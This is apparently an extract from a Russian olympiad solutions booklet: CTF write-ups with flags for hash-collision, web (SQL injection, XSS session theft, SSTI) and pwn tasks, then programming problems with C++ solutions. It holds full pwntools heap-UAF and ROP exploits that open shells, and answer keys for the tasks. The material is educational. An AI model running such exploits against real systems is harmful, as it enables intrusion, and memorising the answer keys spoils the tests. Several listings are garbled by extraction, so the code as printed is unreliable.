То есть файл, в котором не более 30000 строк, на каждой из которых через пробел находятся две строки. Каждая из строк должна подходить под регулярное выражение `/[a-zA-Z0-9_\-\.]1,15/`.

2. Все юзернеймы вставляются в один `std::unordered_set<string>`, а все пароли — во второй.
3. Сервер высылает клиенту количество уникальных юзернеймов и количество уникальных паролей.
4. Если на вычисление ответа у сервера ушло больше 20 с, высылается флаг.

Для решения задачи необходимо знать, как работает коллекция `std::unordered_set`. Это хеш-таблица, а значит, она поддерживает вставку элементов, в среднем, за $O(1)$. Однако худший сценарий — (n) , при коллизии хешей. Чтобы программа работала долго, необходимо сделать так, чтобы каждая вставка исполнялась за $O(n)$. Для этого необходимо, чтобы все строчки имели один и тот же хеш.

Чтобы генерировать строчки с одинаковым хешем, необходимо разобраться в том, как работает стандартная функция хеширования для строчек в C++. В открытом доступе есть исходный код функции, которая за это отвечает (https://github.com/gcc-mirror/gcc/blob/master/libstdc%2B%2B-v3/libsupc%2B%2B/hash_bytes.cc#L138). Разобравшись в ее работе, можно придумать алгоритм, который будет генерировать коллизии.

Пример программы-решения

Ниже представлено решение на языке C++.

```
1  #include <bits/stdc++.h>
2  using namespace std;
3
4  const string ALPHA =
5  ↪  "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNPNPQRSTUVWXYZ0123456789_";
6
7  const hash<string> std_hasher{};
8
9  bool is_valid_string(size_t p) {
10     bool result = true;
11     while (p != 0) {
12         result &= isalnum(p & 0xff) || (p & 0xff) == '_';
13         p >>= 8;
14     }
15     return result;
```

```
15 }
16 size_t gen_rnd_size_t_str(int length = 8) {
17     if (length > 8) {
18         throw invalid_argument("Max size for size_t is 8 bytes");
19     }
20
21     size_t res = 0;
22     for (int i = 0; i < length; i++) {
23         size_t chr = ALPHA[rand() % ALPHA.size()];
24         res |= (chr << (i * 8LL));
25     }
26     return res;
27 }
28
29 class AlphaSequence {
30     private:
31         size_t from, to;
32
33     public:
34         AlphaSequence(size_t _from, size_t _to) : from(_from), to(_to) {}
35
36     class Iterator {
37         private:
38             vector<int> order;
39
40         public:
41             Iterator(size_t value) {
42                 order.assign(8, -1);
43                 size_t i = 0;
44                 while (value != 0) {
45                     order[i] = value % ALPHA.size();
46                     ++i;
47                     value /= ALPHA.size();
48                 }
49             }
50
51             size_t operator*() const {
52                 size_t result = 0;
53                 size_t i = 0;
54                 while (i < order.size() && order[i] != -1) {
55                     result |= ((size_t)ALPHA[order[i]]) << (i * 8LL);
56                     i++;
57                 }
58                 return result;
59             }
60             Iterator operator++() {
61                 size_t i = 0;
62                 while (++order[i] == ALPHA.size()) {
63                     order[i] = 0;
64                     ++i;
65                 }
66                 return *this;
67             }
68
69             bool operator==(const Iterator& other) const {
70                 for (size_t i = 0; i < order.size(); i++) {
71                     if (order[i] != other.order[i]) {
72                         return false;
73                     }
74                 }
75             }
76         };
77     };
78 }
```

```

75         return true;
76     }
77     bool operator!=(const Iterator& other) const { return !operator==(other);
78     };
79
80     Iterator begin() { return Iterator(from); }
81     Iterator end() { return Iterator(to); }
82 };
83
84 size_t get_length(size_t val) {
85     int length = 0;
86     while (val != 0) {
87         ++length;
88         val >>= 8;
89     }
90     return length;
91 }
92
93 string parts_to_str(size_t first, size_t second) {
94     string res;
95     while (first != 0) {
96         res += (char)first & 0xff;
97         first >>= 8;
98     }
99     while (second != 0) {
100        res += (char)second & 0xff;
101        second >>= 8;
102    }
103    return res;
104 }
105
106 size_t shift_mix(size_t v) { return v ^ (v >> 47); }
107 auto unshift = shift_mix;
108
109 const size_t mul = (((size_t)0xc6a4a793UL) << 32UL) + (size_t)0x5bd1e995UL;
110 const size_t hash_init = 0xc70f6907UL ^ (15 * mul);
111
112 size_t first_stage(size_t p) {
113     size_t hash = hash_init;
114     size_t data = shift_mix(p * mul) * mul;
115     hash ^= data;
116     hash *= mul;
117     return hash;
118 }
119
120 size_t full_hash(size_t first, size_t second, size_t len) {
121     // 0xc6a4a7935bd1e995 = 14313749767032793493
122     size_t mul = (((size_t)0xc6a4a793UL) << 32UL) + (size_t)0x5bd1e995UL;
123     size_t hash = 0xc70f6907UL ^ (len * mul);
124
125     // First stage
126     size_t data = shift_mix(first * mul) * mul;
127     hash ^= data;
128     hash *= mul;
129
130     // Second stage
131     data = second;
132     hash ^= data;
133     hash *= mul;

```

```

134
135 // Here hashese already must be the same
136 hash = shift_mix(hash) * mul;
137 hash = shift_mix(hash);
138 return hash;
139 }
140
141 int main(int argc, char* argv[]) {
142     if (argc != 7) {
143         cerr << "Usage: ./worker <keep_byte> <goal_in_second_stage> <prefix>
144             ↪ <start> <end> <pid>";
145         return 1;
146     }
147     size_t keep_byte = stoull(argv[1]);
148     size_t goal_in_second_stage = stoull(argv[2]);
149     size_t prefix = stoull(argv[3]);
150     size_t start = stoull(argv[4]);
151     size_t end = stoull(argv[5]);
152     int pid = stoi(argv[6]);
153
154     cerr << "[" << pid << "] {*} Starting worker..." << endl;
155
156     freopen("input.txt", "a", stdout);
157     cerr << hex;
158
159     int prefix_length = get_length(prefix);
160     int first_part_length = 8 - prefix_length;
161     cerr << prefix << endl;
162     cerr << prefix_length << endl;
163     cerr << first_part_length << endl;
164
165     int counter = 0;
166     AlphaSequence seq(start, end);
167     for (auto it = seq.begin(); it != seq.end(); ++it) {
168         if (is_valid_string(*it) && get_length(*it) == first_part_length) {
169             size_t first = prefix + ((*it) << (8LL * prefix_length));
170             size_t first_stage_result = first_stage(first);
171             if (first_stage_result >> 56 != keep_byte) {
172                 continue;
173             }
174
175             size_t second = goal_in_second_stage ^ first_stage_result;
176             if (is_valid_string(second) && get_length(second) == 7) {
177                 string str = parts_to_str(first, second);
178                 cerr << "[" << pid << "]"
179                     << " {+} hash(" << str << ") = 0x" << std::hasher(str) << dec
180                     ↪ << " ("
181                     << ++counter << "th in this thread)" << hex << endl;
182                 cout << str << endl;
183             }
184         }
185     }
186     cerr << "[" << pid << "]"
187         << " {*} Worker finished!" << endl;
188 }

```

Order: nto{th3_r34l_ha5h_c0ll15i0n_w4s_7h3_fr1end5_we_m4de_a1on9_7h3_w4y}.

Web

Задача IV.3.1. Simple Notes

Темы: sql, web.

Условие

Создал аналог pastebin, зацени!

Решение

Этапы решения задачи:

1. Знакомимся с исходным кодом, который приложен во вложении.
2. Обнаруживаем, что в качестве хранилища используется YDB, а общение с ней происходит при помощи Document API.
3. Замечаем, что запросы к YDB уязвимы к `request smuggling`, что позволяет совершать абсолютно запросы к базе данных.
4. Собираем информацию о таблицах в YDB.
5. Получаем флаг, обратившись к одной из таблиц.

Ответ: `nto{YDB_SQL_1nj3t10n_799c57ba38e708f85457f70ed2288dec}`.

Задача IV.3.2. GRAVA

Темы: веб, client-side.

Условие

Ты что-нибудь знаешь о медузах? Нет? А я вот посвятил медузам всю жизнь! Загляни на мой блог, там о медузах.

Решение

Этапы решения задачи:

1. После регистрации мы замечаем что можно выбрать фото профиля при помощи сервиса `gravatar`.
2. Исследовав сервис `gravatar`, мы находим в `api gravatar` функциональность, что при указании URL, `gravatar` в качестве тела ответа на запрос выдаст тело ответа хоста, чье URL было указано.
3. Разместим на своем хосте `svg` с полезной нагрузкой, содержащей XSS-инъекцию.
4. Изменим фото профиля у созданного нами пользователя в блоге, указав ссылку до нашей `svg`, используя `api gravatar`.

5. После загрузки `svg`-изображения, отправим боту ссылку на его копию, сохраненную на сервере задания.
6. После того, как бот перейдет по нашей ссылке, он обрабатывает полезную нагрузку с XSS, тем самым переслав свою сессию нам.
7. Получив сессию, заходим и попадаем в админ-панель с флагом.

Ответ: `nto{w0w_XSS_1n_gr4v4t4r}`.

Задача IV.3.3. HWAAS

Темы: веб, ssti.

Условие

Я сделал первый Hello World as a service. Теперь жду инвестиций.

Решение

1. Знакомимся с исходным кодом, прикрепленном во вложениях.
2. Подстановка имени уязвима к SSTI шаблонизатора GO.
3. Замечаем, что поле которое уязвимо с SSTI фильтруется отдельным сервисом под названием `waf`, который написан на Python.
4. После некоторых экспериментов узнаем, что `golang` при JSON биндинге принимает имена, начинающиеся как с маленькой буквы, так и с большой.
5. `Waf` уязвимый параметр, начинающийся с большой буквы не фильтрует.
6. Отправляем запрос, где в уязвимом параметре начинающемся с большой буквы указываем полезную нагрузку с SSTI и получаем флаг.

Ответ: `nto{g0_p1u5_pyth0n_3q_10v3}`.

Задача IV.3.4. My international blog

Темы: веб, ssti.

Условие

Я создал аналог Твиттера в котором все говорят на одном языке — JavaScript.

Решение

1. Знакомимся с исходным кодом.
2. Видим, что содержимое публикаций подставляется некорректно и уязвимо к SSTI, однако, все ключевые слова, без которых эксплуатация невозможна, фильтруются.
3. Замечаем, что после фильтрации все слова переводятся на английский язык и только потом подставляются.

4. Берем полезную нагрузку SSTI и переводим на русский язык.
5. Отправляем переведенную в качестве содержимого.
6. Читаем флаг с файловой системы.

Ответ: `ntof{g00gl3_tr4n5l4t0r}`.

PWN

Задача IV.4.1. Heap escape

Темы: *uncommon heap exploitation*.

Условие

I've implemented new secure heap. Can you test it?

Файлы: https://github.com/dtlhub/nto-2023/tree/main/tasks/pwn/heap_escape/public.

Решение

В данной задаче дан исполняемый файл с UAF-уязвимостью. Вместо кучи из `glibc` он использует самописную кучу, особенностями которой являются: указатели умеют размер четыре байта, а не восемь. Реальный адрес рассчитывается по принципу `heap_base + pointer`. Освобожденные чанки хранятся в бинах. Реализована проверка на `double free`. Кроме того, есть специальные функции `safe_read` и `safe_write`, которые делают проверку выхода за границы чанка.

Основной идеей является атака на внутреннюю структуру кучи, с помощью уязвимости `uaf` в программе.

На первом этапе целью является перетереть `heap_base` и переместить его значение внутри `got`, после чего записать туда девять байт и с помощью этого кликнуть адрес функции `mmap`, откуда получить адрес `libc`.

После этого необходимо выделить еще один чанк и перетереть адрес функции `atoi` внутри `got` на адрес функции `system`. Далее внутри программы передать строку `/bin/sh`, которая пойдет на вход функции `atoi`, вместо которой уже записана функция `system`.

Эксплоит

```
1 from pwn import *
2
3 exe = context.binary = ELF('passwd_mgr')
4
5 def addx(idx,payload):
6     io.sendline(str(1).encode())
7     io.sendline(str(idx).encode())
8     io.sendline(payload)
9     return
10 def delx(idx):
11     io.sendline(str(2).encode())
```

```
12     io.sendline(str(idx).encode())
13 def prnt(idx):
14     io.sendline(str(3).encode())
15     io.sendline(str(idx).encode())
16     return
17 def edit(idx,payload):
18     io.sendline(str(4).encode())
19     io.sendline(str(idx).encode())
20     io.sendline(payload)
21     return
22 mmap offset = 0x11ebc0
23
24 got = 0x4040
25
26 system = 0x50d60
27
28 io = process(exe.path)
29 #io = remote('localhost',749)
30
31 addx(0,b'W*0x7) #0x8 bin
32 addx(1,b'A'*0x7)
33
34 addx(2,b'A'*0xf) #0x10 bin
35 addx(3,b'A'*0xf)
36
37 addx(4,b'A'*0x1f) #0x18 bin
38 addx(5,b'A'*0x1f)
39
40 delx(0)
41 delx(1)
42
43 delx(2)
44 delx(3)
45
46 delx(4)
47 delx(5) #fill smartbin
48
49 edit(1,b'\x01') #0x8 bin poisoning to overwrite heap base
50
51 addx(6,b'A'*0x7)
52
53 edit(1,b'\x01') #0x8 bin poisoning to overwrite heap base
54
55 addx(6,b'A'*0x7)
56
57 addx(7,p16(got)+b'\0'*5) #overwrite base to got
58
59 edit(3,p32(0x18)) #overwrite 0x19 bin to leak libc
60
61 addx(8,b'A'*0xf)
62
63 addx(9,b'A'*0x9) #libc leak
64
65 sleep(1)
66
67 io.recv()
68
69 prnt(9) #leak
70
71 sleep(1)
```

```

72
73 buf = io.recvline()
74
75 print(buf)
76
77 buf= buf.split(b.A.*8)[1][1:-1]
78
79 mmap_leak = int.from_bytes(buf, 'little')
80
81 mmapleak*=0x100
82
83 mmap_leak = mmapleak+0xc0;
84
85 log.info('Mmap leak {0}'.format(hex(mmap_leak)))
86
87 libc_base = mmap_leak - mmap_offset
88
89 log.info('Libc base {0}'.format(hex(libc_base)))
90
91 edit(5,p32(0x40)) #overwrite atoi to system
92
93 addx(10,b'A'*0x1f)
94
95 addx(11,b'A'*8+p64(libc_base+system)+b'A'*(0x1f-0x10)) #overwrite
96
97 pause()
98
99 #io.sendline(b'/bin/sh -') #pop shell
100
101 io.interactive()

```

Ответ: nto{175_n07_50_h4rd_70_35c4p3}.

Задача IV.4.2. HeapHoz

Темы: UAF.

Условие

Ni-hi ha-ha is ended. It time to tryhard now.

Файлы: <https://github.com/dtlhub/nto-2023/tree/main/tasks/pwn/HeapHoz/public>.

Решение

Дан бинарь с UAF уязвимостью. Задача пройти проверку — положить фиксированное значение в `command`, а как структуру передать удаленную структуру, изменив ее значение на `/bin/sh`.

Эксплоит

```

1 from pwn import *
2 exe = context.binary = ELF('heahoz')
3 def add(idx, pay):
4     io.sendlineafter(b' : ', str(1).encode())

```

```

5     io.sendlineafter(b':',str(idx).encode())
6     io.sendafter(b':',pay)
7     return
8 def delete(idx):
9     io.sendlineafter(b':',str(2).encode())
10    io.sendlineafter(b' : ',str(idx).encode0)
11    return
12 def edit(idx,pay):
13    io.sendlineafter(b':',str(4).encode())
14    io.sendlineafter(b':',str(idx).encode())
15    io.sendafter(b':',pay)
16    return
17 def ahaha(idx):
18    io.sendlineafter(b' : ',str(5).encode())
19    io.sendlineafter(b':',str(idx).encode())
20    return
21 io = process(exe.path) add(0/b'hehehe')
22
23 add(1,b'echo Mua-ha-ha')
24
25 ahaha(1)
26
27 delete(0)
28
29 edit(0, b'/bin/sh -\x00')
30
31 ahaha(0)
32
33 io.interactive()

```

Ответ: nto{S00_ez_10_eXp10IT_UAF?}

Задача IV.4.3. KerNULL

Темы: бинарная эксплуатация, ядро.

Условие

Опять арч сломался...

Файлы: <https://github.com/dtlhub/nto-2023/tree/main/tasks/pwn/Kernull/public>.

Решение

Этапы решения задачи:

1. Получаем исходный код уязвимого модуля.
2. Находим уязвимость переполнения буфера.
3. Находим уязвимость, позволяющую читать данные со стека ядра.
4. Необходимо написать эксплойт, использующий эти два примитива, который:
 - 4.1. вызывает `prepare_kernel_kreds` с аргументом `NULL`;
 - 4.2. вызывает `commit_cred`;
 - 4.3. возвращает управление пользователю.

Ответ: `nto{1_DON7_KNOW_WH47_F14G_T0_PU7_H3r3}`.

Задача IV.4.4. Shellbase

Темы: знание ассемблера x86_64.

Условие

Просто напишите шеллкод, что может быть проще?

Файлы: <https://github.com/dtlhub/nto-2023/tree/main/tasks/pwn/Fortune/public>.

Решение

На сервере исполняется бинарный файл, предлагающий ввести участнику свой шеллкод, который затем исполнится. Шеллкод ограничен по длине и проверяется на наличие запрещенных байт. Перед его запуском программа обнуляет значения большинства регистров. Задача участника — написать шеллкод, удовлетворяющий всем условиям и прочитав флаги.

Ответ: `nto{7H47_W4S_EA5y_w4SNT_17}`.

Задача IV.4.5. PopRop

Темы: return oriented programming.

Условие

Can you solve task with ability to pop all registers?

Файлы: <https://github.com/dtlhub/nto-2023/tree/main/tasks/pwn/PopRop/public>.

Решение

Дан исполняемый файл, внутри которого находится уязвимая функция (`stack overflow`) с возможностью сделать ROP на 0x18 байт и вызвать функцию `system`. Кроме этого, участнику доступен вызов ROP гаджетов `pop reg;pop rbp;ret`.

Этого явно недостаточно, чтобы полноценно передать нужный аргумент в функцию `system`. Однако у нас есть возможность сделать `pop rsp` — переместить стек на контролируемый буфер `message` и записать туда остаточный `rop chain(stack pivoting)`. Однако одного `stack pivoting`'а тоже недостаточно, поскольку функция `system` внутри себя делает `sub rsp` на достаточно большое количество байт (примерно 0x800-0x900). Поэтому необходимо вызвать функцию `read` на эту страницу памяти, в которой находится наш буфер `message` и записать в ее конец продолжение `rop chain`'а, непосредственно в котором уже вызвать функцию `system` с аргументом `/bin/sh`. В таком случае функция будет успешно вызвана, и пользователь получит `shell`.

Эксплоит

```

1  from pwn import *
2
3  exe = ELF('popprop')
4
5  pop_rsp_rbp = 0x0000000000401200
6  pop_rdi_rbp = 0x00000000004011f7
7  pop_rsi_rbp = 0x00000000004011fa
8  pop_rdx_rbp = 0x00000000004011f4
9  read = 0x4010a4
10 system = 0x00401277
11 message = 0x4040a0
12
13 payload = b'A'*0x14 #dummy
14 payload+=p64(pop_rsp_rbp)+p64(message) # first stack pivoting
15
16 io = process(exe.path)
17 #io = remote('localhost', 769)
18
19 io.send(payload)
20
21 sleep(1)
22
23 io.send(str(0).encode())
24
25 sleep(1)
26
27 pivoting1 = b'/bin/sh\x00' #/bin/sh string
28 pivoting1+=p64(pop_rdi_rbp)+p64(0)+p64(message) #set rdi to 0
29 pivoting1+=p64(pop_rsi_rbp)+p64(message+0x908)+p64(message)
30 pivoting1+=p64(pop_rdx_rbp)+p64(0x200)+p64(message) #set rdx to 0x200
31 pivoting1+=p64(read) # read(0,message*0x908,0x200);
32 pivoting1+=p64(pop_rsp_rbp)+p64(message+0x908) #second stack pivoting to
   ↳ message+0x908
33 io.send(pivoting1)
34 #pause()
35 pivoting2=p64(message) #set rbp to message
36 pivoting2+=p64(pop_rdi_rbp)+p64(message) #set rdi to message(address of /bin/sh)
37 pivoting2+=p64(message) #set rbp to message
38 pivoting2+=p64(system) #call system
39
40 sleep(1)
41
42 io.send(pivoting2)
43
44 io.interactive()

```

Отвер: nto{h0w_70_p0p_y0u2_f149}.

Работа наставника НТО при подготовке к заключительному этапу

На этапе подготовки к заключительному этапу НТО наставник решает две важные задачи: помощь участникам в подготовке к предстоящим соревнованиям и формирование устойчивой и слаженной команды. Для подготовки рекомендуется использовать сборники задач прошлых лет. Кроме того, наставнику важно изучить организационные особенности заключительного этапа, чтобы помочь ученикам разобраться в формальных особенностях его проведения.

Наставник НТО также может познакомиться с разработчиками профилей для получения консультации о подготовке к заключительному этапу, дополнительных материалах и способах поддержки высокой мотивации участников.

При работе с командой участников рекомендуется уделить внимание следующим вопросам:

- Сплочение команды. Наставнику необходимо уделить этому особое внимание, если участники команды находятся в разных городах и не имеют возможности встретиться в очном формате. Регулярные встречи, в том числе в дистанционном формате, помогут поддержать эффективную и позитивную коммуникацию внутри команды.
- Анализ состава команды. Необходимо обсудить роли участников в команде и задачи, которые им предстоит решать в рамках выбранных ролей. Кроме того, нужно обсудить взаимозаменяемость ролей.
- Анализ знаний и компетенций участников. Необходимо убедиться, что участники обладают нужными навыками и компетенциями и продумать план по формированию и развитию недостающих навыков и компетенций.
- Составление плана подготовки. График занятий строится, исходя из даты начала заключительного этапа.
- Участие в подготовительных мероприятиях от разработчиков профилей. Перед заключительным этапом проводятся установочные вебинары, разборы задач прошлых лет, практикумы, хакатоны, мастер-классы для финалистов. Информация о таких мероприятиях публикуется в группе НТО в VK и в чатах профилей в Telegram.
- Проведение практикумов или хакатонов. Для этого наставники могут использовать материалы для подготовки к соответствующему профилю и сборники задач прошлых лет. Практикумы и хакатоны могут проводиться дистанционно, рекомендации для этого формата приведены в сборниках 2020–22 гг.

Во время заключительного этапа участников сопровождают модераторы или волонтеры, разработчики профиля и организаторы НТО. Внешнее вмешательство в ход соревнований запрещено. Участники, получившие во время проведения НТО стороннюю помощь, могут быть дисквалифицированы.

Заключительный этап

Предметный тур

Информатика и программирование. 8–11 классы

Тестовые наборы для задач представлены по ссылке — <https://disk.yandex.ru/d/oDJgYZWzdL2xAw>.

Задача VI.1.1.1. Петя и странные запросы (250 баллов)

Имя входного файла: стандартный ввод.

Имя выходного файла: стандартный вывод.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 256 Мбайт.

Условие

Сегодня Петя снова играл со своим другом — роботом Петей++.

Сегодняшняя игра заключается в том, что Петя++ загадывает некое число n . Затем он выписывает числа от 1 до n на листике. Теперь он вычеркивает каждое число, которое делилось на 2 — маркером одного цвета, а число, которое делилось на 3 — маркером другого цвета.

Пете стало интересно, сколько существует таких чисел, что они были зачеркнуты ровно один раз?

Формат входных данных

В первой строке входных данных вам дается число n ($1 \leq n \leq 10^9$).

Формат выходных данных

Выведите единственное число — количество чисел, удовлетворяющих условиям.

Критерии оценивания

Подзадача	Баллы	Доп. ограничения	Необходимые подзадачи	Информация о проверке
1	50	Тесты из условия	–	Полная
2	60	$n \leq 10$	1	Первая ошибка
3	100	$n \leq 10^5$	1–2	Первая ошибка
4	40	нет	1–3	Первая ошибка

Примеры

Пример №1

Стандартный ввод
5
Стандартный вывод
3

Пример №2

Стандартный ввод
8
Стандартный вывод
4

Пример программы-решения

Ниже представлено решение на языке C++.

```

1  #include <bits/stdc++.h>
2  #include <ext/pb_ds/assoc_container.hpp>
3  // #pragma GCC optimize("O3,unroll-loops")
4  // #pragma GCC target("avx,bmi,bmi2,lzcnt,popcnt")
5
6  using namespace std;
7  using namespace __gnu_pbds;
8
9  int n;
10 void input() {
11     cin >> n;
12 }
13 void output() {
14     cout << n / 2 + n / 3 - 2 * (n / 6) << '\n';
15 }
16 void case_solution() {
17     input();
18     output();
19 }
20 int32_t main(int32_t argc, char* argv[]) {
21     int test_case = 1;
22     // cin >> test_case;
23     while (test_case--) {

```

```

24     case_solution();
25     }
26 }
```

Задача VI.1.1.2. Двоичный паук плетет паутину (500 баллов)

Имя входного файла: стандартный ввод.

Имя выходного файла: стандартный вывод.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 256 Мбайт.

Условие

Сегодня двоичный паук решил сплести себе самую удобную паутину!

Известно, что дом двоичного паука представляет собой n столбиков, для каждого из которых известна, его высота a_i .

Теперь паук хочет выбрать самый уютный уголок. Уютным уголком считается такой непрерывный подотрезок из столбиков, в котором все высоты $\leq x$. На нем наш герой будет плести паутину.

Конечно же, среди всех таких возможных отрезков он хочет выбрать как можно более длинный для того, чтобы пауку было как можно просторнее.

Найдите длину наидлиннейшего подходящего отрезка.

Формат входных данных

В первой строке вам даются два, числа n и x ($1 \leq n \leq 7 \cdot 10^5$, $l \leq x \leq 10^9$) — количество столбиков и максимальная высота подходящих столбиков.

Во второй строке вам даются n чисел a_i ($1 \leq a_i \leq 10^9$) — высоты столбиков.

Формат выходных данных

Выведите единственное число — длину наидлиннейшего отрезка, удовлетворяющего условиям.

Критерии оценивания

Подзадача	Баллы	Доп. ограничения	Необходимые подзадачи	Информация о проверке
1	50	Тесты из условия	–	Полная
2	100	$n \leq 5$	1	Первая ошибка
3	150	$n \leq 10^3$	1–2	Первая ошибка
4	200	нет	1–3	Первая ошибка

Примеры

Пример №1

Стандартный ввод
5 4 1 5 2 3 6
Стандартный вывод
2

Пример №2

Стандартный ввод
5 4 5 1 4 3 2
Стандартный вывод
4

Пример программы-решения

Ниже представлено решение на языке C++.

```

1  #include <bits/stdc++.h>
2  #include <ext/pb_ds/assoc_container.hpp>
3  ///pragma GCC optimize("O3,unroll-loops")
4  ///pragma GCC target("avx,bmi,bmi2,lzcnt,popcnt")
5  using namespace std;
6  using namespace __gnu_pbds;
7
8  const int N = 7e5 + 1;
9  int n, x, ans;
10 array<int, N> a;
11
12 void input() {
13     cin >> n >> x;
14
15     for (int i = 0; i < n; ++i) {
16         cin >> a[i];
17     }
18 }
19
20 void calc_ans() {
21     int r = 0;
22     for (int l = 0; l < n; ++l) {
23         if (l > r) {
24             r = l;
25         }
26         while (r < n && a[r] <= x) {
27             ++r;
28         }
29         ans = max(ans, r - l);
30     }
31 }
32

```

```
33 void output() {
34     cout << ans << '\n';
35 }
36
37 void case_solution() {
38     input();
39     calc_ans();
40     output();
41 }
42
43 int32_t main(int32_t argc, char* argv[]) {
44     ios::sync_with_stdio(false);
45     cin.tie(nullptr);
46
47     int test_case = 1;
48     // cin >> test_case;
49     while (test_case--) {
50         case_solution();
51     }
52 }
```

Задача VI.1.1.3. Марсианские числа (750 баллов)

Имя входного файла: стандартный ввод.

Имя выходного файла: стандартный вывод.

Ограничение по времени выполнения программы: 2 с.

Ограничение по памяти: 256 Мбайт.

Условие

Сегодня компания Interplanetary Software Inc решила, провести опыт по изучению марсианских чисел.

У вас есть число a . Пара чисел $(x; y)$ является марсианской, если наибольший общий делитель этих двух чисел равен 1.

Компания решила исследовать все числа на отрезке $[l; r]$ и определить, сколько чисел из отрезка образуют марсианскую пару с числом a .

Формат входных данных

В первой строке вам даются три числа: a, l, r ($1 \leq a \leq 10^7$), ($1 \leq l \leq r \leq 10^{18}$) — число для проверки и границы отрезка.

Формат выходных данных

Выведите единственное число — количество чисел, образующих марсианскую пару с a на отрезке $[l; r]$.

Критерии оценивания

Подзадача	Баллы	Доп. ограничения	Необходимые подзадачи	Информация о проверке
1	50	Тесты из условия	–	Полная
2	100	$a, l, r \leq 10^6$	1	Первая ошибка
3	100	$l, r \leq 2 \cdot 10^7$	1-2	Первая ошибка
4	100	$r - l \leq 10^6$	1	Первая ошибка
5	150	$r - l \leq 2 \cdot 10^7$	1, 4	Первая ошибка
6	250	нет	1-5	Первая ошибка

Примеры

Пример №1

Стандартный ввод
5 4 8
Стандартный вывод
4

Пример №2

Стандартный ввод
3 1 20
Стандартный вывод
14

Пример программы-решения

Ниже представлено решение на языке C++.

```

1  #include <bits/stdc++.h>
2  #include <ext/pb_ds/assoc_container.hpp>
3
4  #define int int64_t
5
6  // #pragma GCC optimize("O3,unroll-loops")
7  // #pragma GCC target("avx,bmi,bmi2,lzcnt,popcnt")
8
9  using namespace std;
10 using namespace __gnu_pbds;
11
12 const int N = 1e7 + 1;
13
14 int a;
15 array<int, N> p;
16
17 void input() {
18     cin >> a;
19 }
20

```

```

21 void precalc() {
22     for (int i = 0; i <= a; ++i) {
23         p[i] = __gcd(a, i) == 1;
24
25         if (i) {
26             p[i] += p[i - 1];
27         }
28     }
29 }
30
31 int get(int i) {
32     int count_full_blocks = i / a;
33     i %= a;
34
35     int ans = count_full_blocks * p[a] + p[i];
36     return ans;
37 }
38
39 int get(int l, int r) {
40     return get(r) - get(l - 1);
41 }
42
43 void output() {
44     int l, r;
45     cin >> l >> r;
46
47     cout << get(l, r) << '\n';
48 }
49
50 void case_solution() {
51     input();
52     precalc();
53     output();
54 }
55
56 int32_t main(int32_t argc, char* argv[]) {
57     // ios::sync_with_stdio(false);
58     // cin.tie(nullptr);
59
60     int test_case = 1;
61     // cin >> test_case;
62     while (test_case--) {
63         case_solution();
64     }
65 }

```

Задача VI.1.1.4. Высадка двоичных яблонь на луну (1000 баллов)

Имя входного файла: стандартный ввод.

Имя выходного файла: стандартный вывод.

Ограничение по времени выполнения программы: 1 с.

Ограничение по памяти: 256 Мбайт.

Условие

Сегодня Казимир Казимирович как обычно работал в саду. И тут он понял, что ему очень не хватает в его саду еще одной посадки свежего рядка яблонь.

Казимир знает, что он хочет высадить в ряд ровно n яблонь. Также он знает, что высота каждой яблони среди доступных сейчас характеризуется уникальным числом от 1 до n . Конечно же, высаживать деревья надо по фен-шую, а именно, высоты соседних в ряду деревьев не должны отличаться более, чем на 2.

Также Казимир считает, что самый живописный отрезок — отрезок $[l; r]$. Поэтому он хочет высаживать туда деревья так, чтобы сумма их высот была как можно больше. Вам требуется помочь Казимиру Казимировичу и найти оптимальную расстановку яблонь в саду, то есть такую, чтобы она была расстановкой по фен-шуй.

Среди всех она должна иметь наибольшую сумму высот деревьев на подотрезке.

Если ответов может быть несколько, выведите любой из них.

Формат входных данных

В первой строке вам даются три числа: n, l, r , ($1 \leq n \leq 2 \cdot 10^5$), ($1 \leq l \leq r \leq n$) — длина перестановки и границы выбранного отрезка.

Формат выходных данных

Выведите n чисел — требуемую перестановку.

Критерии оценивания

Подзадача	Баллы	Доп. ограничения	Необходимые подзадачи	Информация о проверке
1	50	Тесты из условия	—	Полная
2	100	$n \leq 3$	1	Первая ошибка
3	200	$n \leq 10$	1–2	Первая ошибка
4	100	$l = r$	—	Первая ошибка
5	150	$r - l \leq 1$	4	Первая ошибка
6	400	Нет	1–5	Первая ошибка

Примеры

Пример №1

Стандартный ввод
5 2 4
Стандартный вывод
1 3 5 4 2

Пример №2

Стандартный ввод
3 1 2
Стандартный вывод
3 2 1

Пример программы-решения

Ниже представлено решение на языке C++.

```

1  #include <bits/stdc++.h>
2  #include <ext/pb_ds/assoc_container.hpp>
3
4  ///pragma GCC optimize("O3,unroll-loops")
5  ///pragma GCC target("avx,bmi,bmi2,lzcnt,popcnt")
6
7  using namespace std;
8  using namespace __gnu_pbds;
9
10 const int N = 2e5 + 1;
11
12 int n, l, r;
13 array<int, N> a;
14
15 void input() {
16     cin >> n >> l >> r;
17     --l, --r;
18 }
19
20 void construct() {
21     int m = (l + r) / 2;
22     int cur_l = m - 1, cur_r = m + 1, cur_num = n - 1;
23
24     a[m] = n;
25     while (cur_l >= 0 && cur_r < n) {
26         a[cur_r++] = cur_num--;
27         a[cur_l--] = cur_num--;
28     }
29     while (cur_l >= 0) {
30         a[cur_l--] = cur_num--;
31     }
32     while (cur_r < n) {
33         a[cur_r++] = cur_num--;
34     }
35 }
36 void output() {
37     for (int i = 0; i < n; ++i) {
38         cout << a[i] << ' ';
39     }
40 }
41 void case_solution() {
42     input();
43     construct();
44     output();
45 }
46 int32_t main(int32_t argc, char* argv[]) {

```

```

47     int test_case = 1;
48     //     cin >> test_case;
49     while (test_case--) {
50         case_solution();
51     }
52 }

```

Задача VI.1.1.5. Ужин у лесника Янки (2000 баллов)

Имя входного файла: стандартный ввод.

Имя выходного файла: стандартный вывод.

Ограничение по времени выполнения программы: 4 с.

Ограничение по памяти: 256 Мбайт.

Условие

После тяжелого рабочего дня Казимир Казимирович решил отдохнуть, погуляв по лесу. В дороге он выбился из сил, и попросил ночлег в доме лесника. Добродушной старик впустил его с улыбкой.

Теперь уставшего путника, нужно хорошенько накормить. У лесника дома, к счастью, оказалось n блюд, каждое из которых характеризуется своей пищевой ценностью a_i . Добрый лесник запланировал для Казимира Казимировича q обедов, на обеде с номером j лесник может попробовать все блюда с номерами от l_j до r_j . Для обеда введем понятие насыщенности — минимальное значение $a_i - i$ по всем блюдам, разрешенным на данном обеде.

